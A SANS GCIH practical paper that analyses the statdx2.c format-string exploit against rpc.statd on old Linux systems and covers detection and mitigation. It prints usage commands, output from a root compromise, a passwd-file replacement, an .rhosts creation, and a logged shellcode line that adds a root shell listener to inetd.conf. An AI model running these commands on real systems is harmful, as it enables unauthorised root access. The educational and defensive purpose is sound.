



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GCIH Practical

Statdx2.c: A Local And Remote Compromise

By Tom Crow

1. Exploit Details

Name: statdx2.c

Bugtraq ID: 1480

CVE: CVE-2000-0666

Variants: statd-toy.c, rpc-statd-xpl.c, statdx.c

Operating System: Red Hat Linux 6.0, 6.1, and 6.2 for i386, sparc, and alpha; Connectiva Linux 4.0, 4.0es, 4.1, 4.2, 5.0, and 5.1; Debian Linux 2.2 and 2.3 for i386, powerpc, alpha, and sparc; SuSE Linux 6.3 and 6.4 for i386, powerpc, and alpha; SuSE Linux 7.0 for i386; and Trustix Linux 1.0 and 1.0. Any other distribution based on Red Hat Linux may also be vulnerable. Statdx2.c specifically targets the Red Hat versions.

Protocols/Services: rpc.statd

Brief Description: This exploit is not a buffer overflow exploit in the traditional sense. Instead, this program takes advantage of lack of input validation in calls to the syslog() function by rpc.statd to inject executable machine code to be executed at the privilege level of the rpc.statd process, usually root. Statdx2 is a rewrite of the original statdx.c contributed to Bugtraq. Both programs are the work of Ron1n.

2. Protocol Description

The vulnerability is present when an unpatched rpc.statd is operational on a host running the RedHat Linux operating system. Before going into a description of rpc.statd, it is important to first provide some background on RPC, NFS, and rpc.lockd.

RPC – Remote Procedure Call

Developed by Sun Microsystems, Remote Procedure Call is a protocol for allowing a program running on one host to cause actions to occur on another host without a programmer having to explicitly code for this. An RPC is initiated when the client sends a message to a remote system. The message will be a request for the remote system (server) to perform a certain action with provided parameters. The server sends back a result message to the client. A client will resend a RPC message until the server returns a result message. A significant weakness in RPC lies in authentication. The host acting as a server trusts the client to send truthful user and group identification. This information can be easily spoofed. Using unprivileged ports, the RPC client can be started by any

user on the system. Sun RPC is defined by RFC 1057 Remote Procedure Call Specification, Version 2.

NFS – Network File System

NFS was developed by Sun Microsystems to provide file sharing service between its workstations. It is built on a foundation of Remote Procedure Calls and relies on RPC for much of its authentication. At the time of its development and deployment, NFS was not the only file sharing service available. The Andrew File System (AFS) and AT&T's Remote File System (RFS) were and still are contemporaries and competitors of NFS. All of these were commercial products. However, a compatible version of NFS was developed at the University of California at Berkeley that was made available for free. Over time NFS, either the licensed Sun version or the Berkeley version, became the de-facto standard for file sharing on UNIX and UNIX-like computers. Client software is also available for Microsoft operating systems and for Apple MacOS.

Under NFS, one workstation acts as a server and provides a file system to be shared. Other workstations on the network act as clients, mounting the shared file system as if it were a local disk. The end result is that a user on a client system can interact with files on the NFS file system just the same as files located on a physical hard drive mounted on that client system. As such, the NFS file system has the same access control limitations as a local file system.

Two distinct protocols comprise NFS, MOUNT and NFS. MOUNT is used to set up the initial connection from the client to the server. Once that connection is made, the NFS protocol handles everything else. On a normal NFS server, the `rpc.mountd` handles MOUNT requests from client systems and hands off to any one of a number of `nfsd` instances also running on the server. On the client side, the `biod` daemon is the counterpart of the `nfsd` on the server.

It is important to note that NFS runs under the UDP protocol, which only provides a “best effort” delivery of packets. In other words, there is no guarantee that the packets sent will arrive or in the correct order like there would in TCP. To compensate for this, NFS requires the server to respond to each RPC command from the client with an acknowledgement message with a result code sent back to the client. If a client does not receive an acknowledgement, it resends the original RPC command again.

Normal NFS traffic is not encrypted. It is possible for another host on the network to use a program like `tcpdump` to access the NFS packets and the information they contain.

File Locking Under UNIX

A primary reason for the need to lock files is to prevent another process from

accessing a file or part of a file before the first process is finished with it and releases it. The stateful nature of locking a file is a contradiction to the stateless nature of NFS. Also, it is a characteristic of UNIX file locking to rely on programs checking and respecting the locks set on a file by other programs. To accommodate the need to lock files located on remote file systems like NFS, the `rpc.lockd` and `rpc.statd` were developed.

Rpc.lockd

`Rpc.lockd` operates in order to process lock requests by the kernel on NFS-mounted files or to process lock requests sent by another system's `rpc.lockd` daemon. In the event that service is lost to a server, the `rpc.lockd` on the client system will attempt to re-establish all the locks for files located on that server. If `rpc.lockd` fails on a file, a signal will be sent to the process that requested a lock on that file.

Rpc.statd

`Rpc.statd` comes into play on the server after the client `rpc.lockd` has notified the server `rpc.lockd` that a lock is required on a file provided to the client by the server. `Rpc.lockd` notifies `rpc.statd` to monitor the status of the client who requested the lock. At that point the `rpc.statd` on the server and the `rpc.statd` on the client begin communication. In the event of a server going down, the client `rpc.statd` notifies the client `rpc.lockd` which locks need to be restored.

3. Description of Variants

Variance in this type of exploit lies in the crafting of the buffer to be sent to the target computer. `Statdx.c` is Ron1n's first attempt to document the vulnerability and was posted to BugTraq in August 2000. When enhancing the original code for `statdx2.c`, he added a "brute force" capability and the ability to submit a command line to be executed by the program upon gaining access to the target. This would be useful if an attacker wanted to script the attack or add it to a battery of canned attacks on a system. Recently, the Ramen Worm used some variant of this exploit as one of its methods to spread to new systems.


4. How the Exploit Works

As noted before, this is not the standard buffer overflow attack on the `rpc.statd` service. In fact, the author carefully crafts the message to be the correct size so that it will be processed normally. The damage occurs when the `rpc.statd` service dutifully calls the `syslog()` subroutine and passes the user defined data as the format string. At that point, the meticulously constructed format string injects the machine code, which is in the body of the string, into the address space of the `rpc.statd` service. This will wipe out the return address of a function causing the malicious code to be executed. It is very likely that `rpc.statd` is not

the only service that could be attacked in this manner. Any system daemon that sends unchecked input to a system call could be vulnerable.

5. Diagram

Here is a simplified diagram of how the attack works. Please note that the attacker could also be on the victim computer as well.



6. How to Use the Exploit

The first step to using this exploit is to locate a candidate vulnerable computer system. There are any number of host scanning tools available on hacker and security web sites. A quick search on the Packet Storm web site located a package of tools, called statdx-scan that will scan a network looking for vulnerable hosts running the rpc.statd service. Vulnerability scanners such as SAINT, SARA, or nmap would also help pinpoint likely targets. Although the

statdx2.c program can query the portmap or rpcbind daemons for the port number of the rpc.statd process, the command rpcinfo could also be used to gather that piece of information.

Compilation of the program is very simple under Linux, which provides the GNU gcc compiler with the operating system. If only security tools used for protecting systems compiled this easy.

Once compiled, the attacker would enter the following command to get a listing of options:

```
[tcrow@localhost statdx2-dir]$ ./statdx2 -h
statdx2 by ron1n <shellcode@hotmail.com>
Usage: ./statdx2 [options] target
Available options:
->    <argument required> [default behavior]
-t    attack the server using tcp [udp]
-p    <port statd listens on> [query]
-a    <stack address of the buffer>
-l    <length of the buffer> [1024]
-o    <offset from buffer> [600]
-w    <number of words to wipe> [9]
-s    <timeout in seconds> [5]
-n    <brute force mode count> [1]
-f    attack saved ebp [saved eip]
-c    <"command to execute"> [portbind]
-d    use a hardcoded <type>
Available types:
0     Redhat Linux 6.2/6.1/6.0
```

As one can see from the figure above, this exploit is very configurable. However, for ease of use, many of the parameters have default values, which will work for most unprotected computers. One of the most convenient defaults is that the program can query a portmap or rpcbind on the victim for the port to use for rpc.statd. This eliminates the need to find the port number using another tool. The simplest call to this program for a Red Hat Linux system would be:

```
% ./statdx2 -d 0 somehost
```

According to the author of the code, knowing the exact port number that rpc.statd runs on will greatly improve the attacker's chances. This is because some hosts have access control on the portmap service. Here is an example where the portmap port is provided:

```
% ./statdx -d 0 -p 456 somehost
```

A successful attack will look something like this:

```
[badguy@localhost dirtydeeds]$ ./statdx2 -d 0 localhost
wiping: 9
buffer: 0xbffff314/1024/999
target: 0xbffff718 --> 0xbffff56c/buffer[600]
method: return address
command: <portbind>
--
```

Message from syslogd@localhost at Sat Mar 3 21:35:33 2001 ...

localhost

clnt_call(): RPC: Timed out

A timeout was expected. Exploitation succeeded?

Owned?!

total 67

```
drwxr-xr-x 18 root root 1024 Mar 3 18:51 ./
drwxr-xr-x 18 root root 1024 Mar 3 18:51 ../
drwx----- 3 root root 1024 Mar 3 18:51 .gnome/
drwx----- 2 root root 1024 Mar 3 18:51 .gnome_private/
drwxr-xr-x 2 root root 2048 Mar 3 13:38 bin/
drwxr-xr-x 2 root root 1024 Mar 3 13:48 boot/
drwxr-xr-x 5 root root 34816 Mar 3 18:51 dev/
drwxr-xr-x 27 root root 2048 Mar 3 18:55 etc/
drwxr-xr-x 4 root root 1024 Mar 3 18:55 home/
drwxr-xr-x 4 root root 3072 Mar 3 13:37 lib/
drwxr-xr-x 2 root root 12288 Mar 3 13:27 lost+found/
drwxr-xr-x 4 root root 1024 Mar 3 13:29 mnt/
dr-xr-xr-x 60 root root 0 Mar 3 13:50 proc/
drwxr-x--- 8 root root 1024 Mar 3 21:28 root/
drwxr-xr-x 3 root root 2048 Mar 3 13:39 sbin/
drwxrwxrwt 7 root root 1024 Mar 3 21:32 tmp/
drwxr-xr-x 21 root root 1024 Mar 3 13:34 usr/
drwxr-xr-x 15 root root 1024 Mar 3 13:39 var/
```

9:35pm up 2:45, 1 user, load average: 0.16, 0.14, 0.08

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

badguy	pts/0	:0	9:31pm	7.00s	0.13s	0.01s	./statdx2 -d 0
--------	-------	----	--------	-------	-------	-------	----------------

Linux localhost.localdomain 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999 i586

unknown

uid=0(root) gid=0(root)

cp /home/badguy/dirtydeeds/newpasswd /etc/passwd

In the above example, I used statdx2 to elevate my privileges by substituting a doctored password file for the real password file. On most UNIX-based systems, all users have read access to the password file. All a local attacker

needs to do is make a copy in their local directory, make strategic changes to the password entries, and run statdx2 to gain root access to the local system.

Please note the line that contains, "Owned?!" If the program's user sees that, the system has been compromised. Once ownership has been obtained, the program automatically obtains a listing of the root directory of the victim.

As shown in the above example, the statdx2.c program will by default cause a port to open with a shell running as the root user. However, one can also use the "-c" option to specify a command for the exploit to run after a successful compromise. Here is an example:

```
[tcrow@localhost statdx2-dir]$ ./statdx2 -d 0 -c "touch /.rhosts" localhost
wiping: 9
buffer: 0xbffff314/1024/999
target: 0xbffff718 --> 0xbffff56c/buffer[600]
method: return address
command: touch /.rhosts
--
clnt_call(): RPC: Timed out
A timeout was expected. Exploitation succeeded?
```

A quick check of the root directory yielded:

```
[tcrow@localhost]$ ls -al /.rhosts
-rw-r--r--  1 root  root      1 Mar  1 13:52 /.rhosts
```

This exploit does not succeed every time. In particular, the "-c" option only worked three times out of the twenty times I used it. Also, the exploit will sometimes only work once on a given host. In the course of investigating this exploit, I rebuilt my test system many times. This implies that finding a host running a vulnerable version of rpc.statd does not mean that the exploit will work. Perhaps, someone else was there first.

It is important to note that the source code is fairly well documented, particularly in the header. Ron1n's original statdx.c contained information about how to use statdx.c to get more information about the buffer size on a system that user has administrative control of. This information can be used with the statdx2 program as an alternative to the default value provided with the program.

7. Signature of the Attack

Systems that have been compromised might have a syslog entry like the following:

```
Aug XX 17:13:08 victim rpc.statd[410]: SM_MON request for hostname
```



```
<83> <8D>^(<83> <89>^<83> <8D>^.<83> <83> <83>#<89>^
1<83>
<88>F'<88>F*<83> <88>F<89>F+,
<89><8D>N<8D>V<80>1<89>@<80>/bin
/sh -c echo 9704 stream tcp
nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd
[1]
```

One signature that I found when running this tool on my own was an entry in the `/var/log/messages` file like the following:

```
Mar 3 21:35:40 localhost bffff71a1c11Y A^P
A^H.c A^D ..c ^A.fO.^B Y^L.A^N.A^H^P
|^DA^D^^A.fO.^D.fO.^E0A^N^LÖ
```

Û• ^KÕ• ^AÕË ...?Õ«^F/bin«F^D/shA0F^G v^L

I found that the first three entries were very prevalent in the `/var/log/messages` file during use of `statdx2`. I would conclude that these entries correspond to when a command was entered after `statdx2` had obtained root access. The last entry usually corresponded to the close of a `statdx2` attack.

8. How to Protect Against the Attack

The best way to prevent buffer overflows is by writing programs that validate the size and type of the data that they can accept. Validation should be present in any program or process in which data is exchanged between a user and the operating system, or between different parts of a system. Ron1n recommends a line by line audit of the source code for such services. Unfortunately, these kinds of corrections to the source code of the operating system are slow in coming.

One easy way to protect a system that does not use NFS as a server or as a client is to turn off the `rpc.statd` and `rpc.lockd` services. In addition, if no other `rpc` services are being used, the `portmap` or `rpcbind` could also be deactivated for extra security.

If NFS is required on a system, make sure that all patches to `portmap`, `rpc.statd`, and `rpc.lockd` are kept up to date. In a timely fashion, Red Hat, and other vendors vulnerable to this exploit, produced the necessary patches. Red Hat bundles all of the NFS services like `rpc.statd`, `rpc.lockd`, etc into the `nfs_utils` package. This makes for easier updating.

Secure `portmap` and `rpcbind` replacements, which make use of the TCP Wrapper access control lists, are available. This will allow the administrator to select who can have access to `portmap` or `rpcbind`. With access control in place on the `portmap` service, the attacker would need to guess what port the `rpc.statd` is running on. Most modern Linux operating system distributions provide a secure `portmap` by default; however, it is up to the administrator to properly set up the access control.

Since `syslog` appears to be the primary source of indicator of an attack, a smart attacker would probably find a way to cleanse the `/var/log/messages` file. This is a strong argument in favor of forwarding `syslog` data to another host.

Secure NFS with Secure RPC are also options for sites that require the NFS connectivity but wish to mitigate the risks associated with NFS and RPC calls. DES encryption is used with exponential key exchange to provide authentication lacking in traditional RPC and NFS. At this time, neither of these services are readily available for all platforms.

9. Source Code

Source can be found for statdx2.c and variants at either the Packet Storm web site or at the Security Focus (Bug Traq) web site. Here is a link to the source code:

<http://www.securityfocus.com/data/vulnerabilities/exploits/statdx2.tar.gz>

A copy of the source code has also been submitted with this practical.

The meat of the source is the buildex() subroutine. This subroutine is the portion of code that actually constructs the malicious message to send to the rpc.statd on the target.

As noted before, statdx2 and it's predecessor statdx were submitted by their author Ron1n to the Bug Traq mailing list. In many ways, the header information and Ron1n's posts to Bug Traq are more informative than any other source I found for this vulnerability.

10. Conclusion

Due to the recent popularity of Linux distributions like Red Hat, the potential for an exploit like statdx2.c is very large. The rpc.statd service is configured on many systems to be operational out of the box. In addition, NFS, despite it's age, is still the most widely used method of sharing file systems between UNIX computers.

Thankfully, this exploit does not appear to be easy to execute. A certain amount of tuning is required to get the format string just right. That level of difficulty should weed out the casual hackers who might give it a try. However, this vulnerability further underscores the need for thorough error checking on any input to a program or subroutine. This is particularly true for any service that runs with root privilege on a host. In addition, services need to be evaluated to verify whether they do or do not require root permission to run and for how long. In particular, rpc.statd only requires root access to open a network socket, yet it continues to run afterward with root privilege.

While remote attacks can also cause much damage to the system, my experiments indicate that this exploit is even more powerful when executed by a local user to elevate their privileges. This underscores that while remote attackers may be more common, insiders can cause more damage. I had limited success in injecting lines into system files from the command line but was fully successful at copying a doctored file to replace a system file.

11. Additional Information

Stern, Hal, Managing NFS and NIS, O'Reilly & Associates, 1991.

Simson Garfinkel and Gene Spafford, Practical UNIX and Internet Security, O'Reilly & Associates, 1996.

[1] Carnegie Mellon Software Engineering Institute, CERT Advisory CA-2000-17, <http://www.cert.org/advisories/CA-2000-17.html>.

Red Hat Security Advisory RHSA-2000-043-03, <http://www.redhat.com/support/errata/RHSA-2000-043-03.html>

Multiple Linux Vendor rpc.statd Remote Format String Vulnerability, <http://www.securityfocus.com/bid/1480>.

Bug Traq Archive Search, <http://www.securityfocus.com/>.

Packet Storm Website, <http://packetstorm.securify.com/>.

RFC 1057: Remote Procedure Call Protocol Specification, Version 2. <http://www.landfield.com/rfcs/rfc1057.html>.

© SANS Institute 2000 - 2005. Author retains full rights.

Upcoming Training

Click Here to
{Get CERTIFIED!}



SANS Chicago 2015	Chicago, IL	Aug 30, 2015 - Sep 04, 2015	Live Event
SANS Crystal City 2015	Crystal City, VA	Sep 08, 2015 - Sep 13, 2015	Live Event
Mentor Session - SEC 504	Gainesville, FL	Sep 10, 2015 - Nov 12, 2015	Mentor
SANS Network Security 2015	Las Vegas, NV	Sep 12, 2015 - Sep 21, 2015	Live Event
Mentor Session SEC504 Vienna	Vienna, Austria	Sep 14, 2015 - Nov 16, 2015	Mentor
SANS vLive - SEC504: Hacker Techniques, Exploits & Incident Handling	SEC504 - 201509,	Sep 14, 2015 - Oct 21, 2015	vLive
SANS Seoul 2015	Seoul, Korea, Republic Of	Sep 14, 2015 - Sep 19, 2015	Live Event
SANS Tallinn 2015	Tallinn, Estonia	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Perth 2015	Perth, Australia	Sep 21, 2015 - Sep 26, 2015	Live Event
Data Breach Investigation Summit & Training	Dallas, TX	Sep 21, 2015 - Sep 26, 2015	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Oct 05, 2015 - Oct 10, 2015	Community SANS
SANS Seattle 2015	Seattle, WA	Oct 05, 2015 - Oct 10, 2015	Live Event
University of Massachusetts - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Shrewsbury, MA	Oct 05, 2015 - Oct 10, 2015	vLive
Mentor Session - SEC 504	Minneapolis, MN	Oct 07, 2015 - Nov 18, 2015	Mentor
Mentor Session - SEC 504	Columbus, OH	Oct 08, 2015 - Dec 17, 2015	Mentor
SANS Tysons Corner 2015	Tysons Corner, VA	Oct 12, 2015 - Oct 17, 2015	Live Event
SANS Gulf Region 2015	Dubai, United Arab Emirates	Oct 17, 2015 - Oct 29, 2015	Live Event
SANS Cyber Defense San Diego 2015	San Diego, CA	Oct 19, 2015 - Oct 24, 2015	Live Event
SANS Tokyo Autumn 2015	Tokyo, Japan	Oct 19, 2015 - Oct 31, 2015	Live Event
Community SANS Alexandria SEC504	Alexandria, VA	Oct 26, 2015 - Oct 31, 2015	Community SANS
SANS South Florida 2015	Fort Lauderdale, FL	Nov 09, 2015 - Nov 14, 2015	Live Event
SANS Sydney 2015	Sydney, Australia	Nov 09, 2015 - Nov 21, 2015	Live Event
SANS London 2015	London, United Kingdom	Nov 14, 2015 - Nov 23, 2015	Live Event
Community SANS Colorado Springs SEC504	Colorado Springs, CO	Nov 16, 2015 - Nov 21, 2015	Community SANS
Pen Test Hackfest Summit & Training	Alexandria, VA	Nov 16, 2015 - Nov 23, 2015	Live Event
Pen Test Hackfest Summit & Training - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Alexandria, VA	Nov 18, 2015 - Nov 23, 2015	vLive
SANS San Francisco 2015	San Francisco, CA	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS Cape Town 2015	Cape Town, South Africa	Nov 30, 2015 - Dec 05, 2015	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Dec 07, 2015 - Dec 12, 2015	Community SANS
SANS vLive - SEC504: Hacker Techniques, Exploits & Incident Handling	SEC504 - 201512,	Dec 08, 2015 - Jan 28, 2016	vLive
SANS Cyber Defense Initiative 2015	Washington, DC	Dec 12, 2015 - Dec 19, 2015	Live Event